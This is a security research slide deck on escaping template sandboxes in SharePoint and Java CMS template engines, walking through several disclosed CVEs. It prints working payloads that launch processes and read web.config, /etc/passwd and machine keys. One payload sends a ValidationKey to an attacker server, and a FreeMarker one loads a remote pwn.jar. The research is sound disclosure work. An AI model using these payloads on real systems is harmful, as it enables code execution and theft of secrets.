



Room for Escape: Scribbling Outside the Lines of Template Security

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Content Management Systems (CMS)

- A **CMS** is an application that is used to **manage web content**
- Allows multiple contributors to **create, edit and publish**.
- Content is typically stored in a database and displayed in a presentation layer based on a set of **templates**.
- Templates normally support a subset of programming language capabilities so they are normally **sandboxed**




Our Research

- **What:**
 - .NET and Java based CMSs
- **Assumption:**
 - We can control Templates
- **Goal:**
 - Escape Template sandboxes



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



SharePoint




Application Pages

- A.K.A. system pages
- implement server-side logic
- stored on file system
- **cannot** be changed by regular users
- processed as regular unrestricted ASPX files



Site Pages

- A.K.A. user-defined pages
- play role of “templates” for rendering dynamic content
- stored in content database
- can be customized by regular users
- processed in safe mode



SharePoint ASPX Pages

File System



SystemPage.aspx




UserPage.aspx


Content DB



normal mode



safe mode




```
<%@ Page %>
```

directive

```
<%@ Import Namespace="System" %>
```

attribute in directive

```
<script runat="server">  
    public string ServerSideFunction()  
    {  
        return "Hello World";  
    }  
</script>
```

server-side code block

```
<% Lb1.Text = "Hello, world!"; %>
```

embedded server-side code

```
<html>  
    <body>
```

```
        <asp:Label runat="server" id="Lb1" />
```

server-side control

```
        <asp:Label runat="server" id="Lb2"
```

```
Text="<%=# ServerSideFunction%>" />
```

data-binding expression

```
        <!-- server-side comments --%>
```

server-side comment

```
        <!-- #include virtual = "/myapp/footer.inc" -->
```


server-side include directive

```
    </body>
```

```
</html>
```

Safe Mode for Site Pages

- Compilation: NO (CompilationMode = "Never")
- Server-Side Code: NO
- Server-Side Includes from File System: NO
- Web Controls: ONLY from AllowList (SafeControls elements in web.config)
- ASPX Directives: ONLY from AllowList
- Attributes for most of ASPX Directives: ONLY from AllowList
- Many other potentially dangerous elements are blocked



Is there any place where *SPPageParserFilter* is not used?

- **YES!**
 - *TemplateControl.ParseControl(content);*
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
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- **BUT!**

- *EditingPageParser.VerifyControlOnSafeList()* method is used for content verification for all such places in SharePoint server
- **ParseControl()** method never causes compilation
 - No server-side code or other attacks that require compilation
 - Only attacks with dangerous controls or directives are relevant





- **Unsafe Web Controls Vector 1:**
 - invocation of public method from arbitrary Type

ObjectDataSource:

```
<asp:ObjectDataSource SelectMethod="Start" TypeName="System.Diagnostics.Process"  
ID="DataSource1" runat="server" >  
  <SelectParameters>  
    <asp:Parameter Name="fileName" DefaultValue="calc" />  
  </SelectParameters>  
</asp:ObjectDataSource>  
<asp:ListBox DataSourceID = "DataSource1" ID="LB1" runat="server" />
```

- **Unsafe Web Controls Vector 2:**

- reading arbitrary XML file
 - **XmlDataSource** with **DataFile** attribute

```
<asp:XmlDataSource id="DataSource1" DataFile="/web.config" runat="server" XPath="/configuration/system.web/machineKey" />
```

- **Xml** with **DocumentSource** attribute

```
<asp:Xml runat="server" id="xml1" DocumentSource="/web.config"/>
```

- **ASPX Server-Side Include (SSI) directive**

- reading arbitrary text file

```
<!--#include virtual="/web.config"-->
```

or

```
<!--#include file="c:/inetpub/wwwroot/wss/virtualdirectories/80/web.config"-->
```

Arbitrary File Access to Remote Code Execution

- Unsafe Deserialization by ViewState
 - value of **ValidationKey** is required
 - can be found in **MachineKey** section from **web.config** file
 - can be present in internal SharePoint properties
- **YSoSerial.Net** tool can be used for payload generation



<https://github.com/pwntester/ysoserial.net>

A dark silhouette of a fedora hat is centered in the background, set against a circular, glowing purple and blue light effect. The background of the entire slide is a dark space filled with a dense field of glowing blue and purple particles, creating a sense of depth and digital activity.

Breaking out of Safe Mode

- Target:
 - Leak sensitive information
- Where to search:
 - Files
 - Logs
 - DB tables
 - Process Memory



CVE-2020-0974: Unsafe SSI in SharePoint

Details

- *EditingPageParser.VerifyControlOnSafeList()* with *blockServerSideIncludes = false* during validation of ASPX markup:

```
// Microsoft.SharePoint.ServerWebApplication
bool IServerWebApplication.CheckMarkupForSafeControls(string Markup,
RegisterDirectiveManager regDirManager) {
...
    EditingPageParser.VerifyControlOnSafeList(Markup, regDirManager, this._spWeb, false);
...
}
```

- **webPartXml** parameter in **RenderWebPartForEdit** method of the Web Part Pages service is processed in Design mode

CVE-2020-0974: Unsafe SSI in SharePoint

Exploitation

- Payload:

```
<%@ Register TagPrefix="WebPartPages" Namespace="Microsoft.SharePoint.WebPartPage"
Assembly="Microsoft.SharePoint, Version = 16.0.0.0, Culture = neutral,
PublicKeyToken = 71e9bce111e9429c" %>
<WebPartPages:DataFormWebPart runat="server" Title="T" DisplayName="N" ID="id1">
  <xsl>
    <!--#include file="c:/inetpub/wwwroot/wss/VirtualDirectories/80/web.config"-->
  </xsl> </WebPartPages:DataFormWebPart>
```

- Vulnerable WebAPI endpoint:
 - `http://<Site>/_vti_bin/WebPartPages.asmx`
- Result:
 - Content of **web.config** file with **ValidationKey**
 - Arbitrary code execution by Unsafe Deserialization (ViewState)

- Target:
 - Find allowed elements with potentially dangerous behavior
- Where to search:
 - List of allowed elements



CVE-2020-1147: Unsafe deserialization in control from SafeControl list

Details

- ***Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView***

```
// Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView
protected void PopulateDataSetFromCache(DataSet ds) {
    string value = SPRequestParameterUtility.GetValue<string>(this.Page.Request,
"SUGGESTIONSCACHE", SPRequestParameterSource.Form);
    using (XmlTextReader xmlTextReader = new XmlTextReader(new
System.IO.StringReader(value)))
        ds.ReadXml(xmlTextReader);
}
```

- ***XmlSerializer*** with controlled Type in ***DataSet.ReadXml()***
 - <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf>

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
Exploitation

- ASPX page:

```
<%@ Page Language="C#" %>
<%@ Register tagprefix="mst" namespace="Microsoft.SharePoint.Portal.WebControls"
assembly="Microsoft.SharePoint.Portal, Version=16.0.0.0, Culture=neutral,
PublicKeyToken=71e9bce111e9429c" %>
<form id="form1" runat="server">
    <mst:ContactLinksSuggestionsMicroView id="CLSMW1" runat="server" />
    <asp:TextBox ID="SUGGESTIONSCACHE" runat="server"></asp:TextBox>
    <asp:Button ID="Button1" runat="server" Text="Submit" />
</form>
```

- Result:
 - Arbitrary code execution by unsafe deserialization

- Target:
 - Write/Read sensitive configuration parameters
 - Write/Read sensitive information in server/application internals
- Where to search:
 - Anywhere user can specify names of properties or attributes for read or write access



- One level of properties/attributes is supported

Examples:

```
user.name, Menu.SelectedValue
```

- AllowList
 - can be relatively easy to verify
 - can be considered as safe after proper verification of AllowList elements
- BlockList
 - difficult to verify
 - potential ways for bypassing

- Nested properties/attributes are supported

Examples:

```
request.authuser.name, Menu.SelectedItem.Text
```

- Often only “starting point” is verified



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

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```

- Often only “starting point” is verified
- Should not be considered as safe in this case
- It is not a tree! It is a network!

```
Menu.Page.ModelBindingExecutionContext.HttpContext.ApplicationInstance
```



CVE-2020-1069: Abusing write access to nested properties in SharePoint

Details

- allowed control *WikiContentWebpart* passes user input into *ParseControl()*

```
// Microsoft.SharePoint.WebPartPages.WikiContentWebpart
protected override void CreateChildControls() {...
    Control obj = this.Page.ParseControl(this.Directive + this.Content, false);
```

- *VirtualPath* is defined from *Page.AppRelativeVirtualPath*

```
// System.Web.UI.TemplateControl
public Control ParseControl(string content, bool ignoreParserFilter) {
    return TemplateParser.ParseControl(content,
VirtualPath.Create(this.AppRelativeVirtualPath), ignoreParserFilter); }
```

- *SPPageParserFilter* applies Safe Mode based on this *VirtualPath*
 - If we change *Page.AppRelativeVirtualPath* to the path of one of the Application Pages, Safe Mode will be disabled!

CVE-2020-1069: Abusing write access to nested properties in SharePoint

Exploitation

- New value for ***Page.AppRelativeVirtualPath*** :

```
<WebPartPages:WikiContentWebpart id="Wiki01" runat="server"
  Page-AppRelativeVirtualPath="newvalue">
  <content>Unsafe ASPX markup</content>
</WebPartPages:WikiContentWebpart>
```

- BUT ***Page*** property is not assigned yet
- Solution: we can delay assignment by Data Binding:

```
<WebPartPages:WikiContentWebpart id="Wiki01" runat="server"
  Page-AppRelativeVirtualPath='<# Eval("SomePropertyfromBindCtx") %>'>
  <content>Unsafe ASPX markup</content>
</WebPartPages:WikiContentWebpart>
```

CVE-2020-1069: Abusing write access to nested properties in SharePoint

Exploitation

- Payload:

```
<asp:menu id="NavMenu1" runat="server">
  <StaticItemTemplate>
    <WebPartPages:WikiContentWebpart id="WikiWP1" runat="server"
Page-AppRelativeVirtualPath='<%=# Eval("ToolTip") %>'> <content>
<asp:ObjectDataSource ID="DS1" runat="server" SelectMethod="Start"
TypeName="system.diagnostics.process" >
  <SelectParameters> <asp:Parameter Direction="input" Type="string" Name="fileName"
DefaultValue="calc"/></SelectParameters></asp:ObjectDataSource>
<asp:ListBox ID="LB1" runat="server" DataSourceID = "DS1" />
</content></WebPartPages:WikiContentWebpart>
</StaticItemTemplate>
<items><asp:menuitem text="MI1" ToolTip="/_layouts/15/settings.aspx"/></items></asp:menu>
```

- Result:
 - Arbitrary code execution

Demo: SharePoint

Abusing write access to nested properties
CVE-2020-1069

CVE-2020-1103: Abusing read access to nested properties in SharePoint

Details

- ***ControlParameter***
 - binds value of public property from a different Control to SelectParameter
 - supports nested properties
- ***XmlUrlDataSource***
 - sends values of SelectParameters to attacker controlled server

CVE-2020-1103: Abusing read access to nested properties in SharePoint

Details

- SharePoint Online servers use unattended configuration and configuration parameters include value of ***ValidationKey***
- Configuration parameters will be stored in ***SPFarm.InitializationSettings***
- Access ***ValidationKey*** value from allowed ***TemplateContainer*** control

```
this.Web.Site.WebApplication.Farm.InitializationSettings[MachineValidationKey]
```

CVE-2020-1103: Abusing read access to nested properties in SharePoint

Exploitation

- Payload:

```
<%@ Page Language="C#" %>
<SharePoint:TemplateContainer ID="tc01" runat="server" />
<SharePoint:XmlUrlDataSource runat="server" HttpMethod="GET"
SelectCommand="http://attackersserver.com/LogRequests.php" id="DS1">
  <SelectParameters> <asp:controlparameter controlid="tc01"
PropertyName="Web.Site.WebApplication.Farm.InitializationSettings[MachineValidationKey]"
name="MachineValidationKey" />
  </SelectParameters> </SharePoint:XmlUrlDataSource>
<form id="form1" runat="server"> <asp:ListBox ID="ListBox1" runat="server"
DataSourceID = "DS1" /> </form>
```

- Result:
 - value of **ValidationKey**
 - Arbitrary code execution by Unsafe Deserialization (ViewState)

4/5 Security problems during conversion of values to expected Types

- Target:
 - Unsafe object instantiation
- What to search for:
 - Deserializers
 - JSON unmarshallers
 - TypeConverters
 - Custom converters
- Where to search:
 - Anywhere text or binary data is converted to an object
 - ... and Type/Class of this object is under our control



<https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf>


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CVE-2020-1460: [REDACTED]

- Problem affects a few Microsoft products
- Microsoft was not able to release fixes for all affected products
- Details will be published as soon as the problem is fixed in all products
- Result:
 - Arbitrary code execution

CLASSIFIED

- Target:
 - Security control/filters bypass via TOCTOU
- Where to search:
 - Anywhere input value can be changed AFTER validation



CVE-2020-1444: TOCTOU in WebPartEditingSurface.aspx page

Details

- Input validated by *EditingPageParser.VerifyControlOnSafeList()*
- but after verification, we are able to remove certain substrings:

```
// Microsoft.SharePoint.Publishing.Internal.CodeBehind.WebPartEditingSurfacePage
internal static Regex tagPrefixRegex = new Regex("<%@ *Register
*TagPrefix=\"(?'TagPrefix'[^\"]*)\"(?'DllInfo'.*)%>", 9);
private static XElement ConvertMarkupToTree(string webPartMarkup)
{...
    MatchCollection matchCollection =
WebPartEditingSurfacePage.tagPrefixRegex.Matches(webPartMarkup);
    foreach (Match match in matchCollection)
    {
        webPartMarkup = webPartMarkup.Replace(match.Value, "");
    }
...
}
```

CVE-2020-1444: TOCTOU in WebPartEditingSurface.aspx page

Exploitation

- 1 comment block for *EditingPageParser.VerifyControlOnSafeList()*:

```
<!-- prefix --%<%@ Register TagPrefix="asp"  
Namespace="System.Web.UI.WebControls" Assembly="System.Web,  
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" %>>  
<unsafe ASPX markup>  
!-- suffix --%>
```

- BUT 2 comments + ASPX markup for *TemplateControl.ParseControl(content)*:

```
<!-- prefix --%>  
<unsafe ASPX markup>  
!-- suffix --%>
```

CVE-2020-1444: TOCTOU in WebPartEditingSurface.aspx page

Exploitation

- Payload:

```
<div id="CDATAExample"><![CDATA[ <%-- prefix --%<%@ Register TagPrefix="asp"
Namespace="System.Web.UI.WebControls" Assembly="System.Web, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" %>>
<asp3:ObjectDataSource ID="ODS1" runat="server" SelectMethod="Start"
TypeName="System.Diagnostics.Process" >
  <SelectParameters>
    <asp3:Parameter Direction="input" Type="string" Name="fileName" DefaultValue="calc"/>
  </SelectParameters>
</asp3:ObjectDataSource> <asp3:ListBox ID="LB1" runat="server" DataSourceID = "ODS1" />
<%-- suffix --%> ]]></div>
```

- Result:
 - Arbitrary code execution

Java Template Engines



Sandboxed Java Template Engines



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
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
JinJava

Pebble

Java CMS-like systems







Generic Sandbox Bypasses



Context Inspection

- Access to Runtime?
 - Debug
 - Instrumentation
- Otherwise
 - Documentation | name guessing
 - List context objects

Indirect Objects

- `javax.servlet.http.HttpSession.getAttributeNames()`
 - `$session` | `$request.session`
- `javax.servlet.http.HttpServletRequest.getAttributeNames()`
 - `$req` | `$request` | `$session.request`
- `javax.servlet.ServletContext.getAttributeNames()`
 - `$application` | `$request.servletContext` | `$session.servletContext`



Demo: Object Dumpster Diving

VIDEO



Where

- `java.lang.Class.getClassLoader()`
- `java.lang.Thread.getCurrentClassLoader()`
- `java.lang.ProtectionDomain.getClassLoader()`
- `javax.servlet.ServletContext.getClassLoader()`
- `org.osgi.framework.wiring.BundleWiring.getClassLoader()`
- `org.springframework.context.ApplicationContext.getClassLoader()`

What

- Arbitrary Class and Classpath Resource access
- Arbitrary Local file disclosure through *java.net.URL* access

```
<#assign uri = classLoader.getResource("META-INF").toURI() >  
<#assign url = uri.resolve("file:///etc/passwd").toURL() >  
<#assign bytes = url.openConnection().getInputStream().readAllBytes() >
```

| | |
|------------------------|---|
| Tomcat | <i>org.apache.catalina.loader.WebappClassLoader</i> |
| Jetty | <i>org.eclipse.jetty.webapp.WebAppClassLoader</i> |
| GlassFish | <i>org.glassfish.web.loader.WebappClassLoader</i> |
| WildFly (JBoss) | <i>org.jboss.modules.ModuleClassLoader</i> |
| WebSphere | <i>com.ibm.ws.classloader.CompoundClassLoader</i> |
| WebLogic | <i>weblogic.utils.classloaders.ChangeAwareClassLoader</i> |

Remote Code Execution Vectors on Web Application ClassLoaders:

- WebShell upload
 - `getResources().write(...)` Tomcat
- Arbitrary object instantiation
 - `getResources().getContext().getInstanceManager()` Tomcat
 - `getContext().getObjectFactory()` Jetty
- JNDI lookup
 - `getResources().lookup(...)` GlassFish
- Attacker-controlled static class initializer
 - `defineCodeGenClass(...)` Weblogic
- Attacker-controlled static class initializer (*FreeMarker & Pebble only*)
 - `newInstance("http://attacker/pwn.jar").loadClass("Pwner").getField("PWN").get(null)`
 - Tomcat, Jetty, GlassFish ... or any *java.net.URLClassLoader*
 - `defineApplicationClass(...).getField(...).get(null)` WebSphere

Where

- ServletContext attributes on Tomcat, Jetty, WildFly (JBoss)
 - *org.apache.catalina.InstanceManager*
 - *org.wildfly.extension.undertow.deployment.UndertowJSPInstanceManager*
 - *org.eclipse.jetty.util.DecoratedObjectFactory*
- WebApp Classloaders
 - Tomcat `$request.servletContext.classLoader.resources.context.instanceManager`
 - Jetty `$request.servletContext.classLoader.context.objectFactory`

What

- Arbitrary Object Instantiation → RCE. Eg:

```
${im.newInstance('javax.script.ScriptEngineManager').getEngineByName('js').eval('CODE')}
```

Where

- ServletContext attribute
 - `org.springframework.web.context.WebApplicationContext.ROOT`
- Spring Macro Request Context
 - Injected by Spring MVC automatically (normally undocumented in CMS)
 - `$springMacroRequestContext.getWebApplicationContext()`

What

- `getClassLoader()`
- `getEnvironment()`
- `getBean()`
 - Control application logic
 - Disable sandboxes
 - Instantiate arbitrary objects

- `com.fasterxml.jackson.databind.ObjectMapper`
- `org.springframework.web.context.support.ServletContextScope`
- `org.springframework.web.servlet.support.RequestContext`
- `org.apache.felix.framework.BundleContextImpl`
- `org.eclipse.osgi.internal.framework.BundleContextImpl`
- `com.liferay.portal.kernel.json.JSONFactoryUtil`
- `freemarker.ext.beans.BeansWrapper.getStaticModels`
- `com.opensymphony.xwork2.ognl.OgnlUtil`
- `com.opensymphony.xwork2.ognl.OgnlValueStack`
- `com.opensymphony.xwork.DefaultActionInvocation`
- `com.opensymphony.webwork.util.VelocityWebWorkUtil`
- `com.thoughtworks.xstream.XStream`
- `org.apache.camel.CamelContext`
- ...

Specific Sandbox Bypasses



Previous Research

- James Kettle (PortSwigger) 2015
 - **?new()** built-in (default configuration)
 - `${"freemarker.template.utility.Execute"?new()}("id")`
 - <https://portswigger.net/research/server-side-template-injection>
- Tony Torralba (Ackcent) 2019
 - Arbitrary object instantiation
 - Depends on non-default built-in and 3rd party library
 - <https://ackcent.com/blog/in-depth-freemarker-template-injection/>
- Ryan Hanson (Atredis Partners) March 2020
 - RCE via File Write on Tomcat server
 - <https://github.com/atredispartners/advisories/blob/master/ATREDIS-2019-0006.md>

Sandbox is based on method blacklist

- Example *java.lang.Class.getClassLoader* is **blocked**
 - `class.protectionDomain.classLoader`
 - `servletContext.classLoader`
 - ...
- **ClassLoader** methods are **allowed**
 - `loadClass()`
 - `getResource()`
 - ...
- **Reflective access to public fields** is **allowed**
 - Setting values is forbidden but ..
 - Reading them is ok

RCE on FreeMarker + URLClassLoader (Tomcat, GlassFish, Jetty ...)

http://attack.er

pwn.jar

```
public class Pwn {  
    static { <PAYLOAD> }  
    public static String PWN = "FOO";  
}
```

```
<#assign urlClassLoader=car.class.protectionDomain.classLoader>  
<#assign urls=urlClassLoader.getURLs()>  
<#assign url= urls[0].toURI().resolve("https://attack.er/pwn.jar").toURL()>  
